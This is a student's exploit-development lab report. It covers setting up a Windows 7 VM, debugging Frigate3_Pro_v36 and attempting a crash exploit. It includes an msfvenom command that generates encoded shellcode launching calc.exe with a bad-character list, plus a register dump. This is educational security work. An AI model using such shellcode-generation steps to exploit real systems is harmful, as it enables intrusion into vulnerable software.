



Lab - 10

Name :- SRESTH MAHENDRA

Reg. No. :- 18BCE7039


Task

Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).

Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.




Install Immunity debugger or ollydbg in windows7




Install Frigate3_Pro_v36 and Run the same

Windows 7 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help



Download and install python 2.7.* or 3.5.*




1. Analysis :-

**Try to crash the Frigate3_Pro_v36 and exploit it.
Change the default trigger from cmd.exe to calc.exe
(Use msfvenom in Kali linux).**

```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e  
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below

Check for EIP address



```
Registers (FPU)
EAX 00401000 Frigate3.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0018FFF0
EBP 00000000
ESI 00000000
EDI 00000000
EIP 77AB01E8 ntdll.77AB01E8
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Verify the starting and ending addresses of stack frame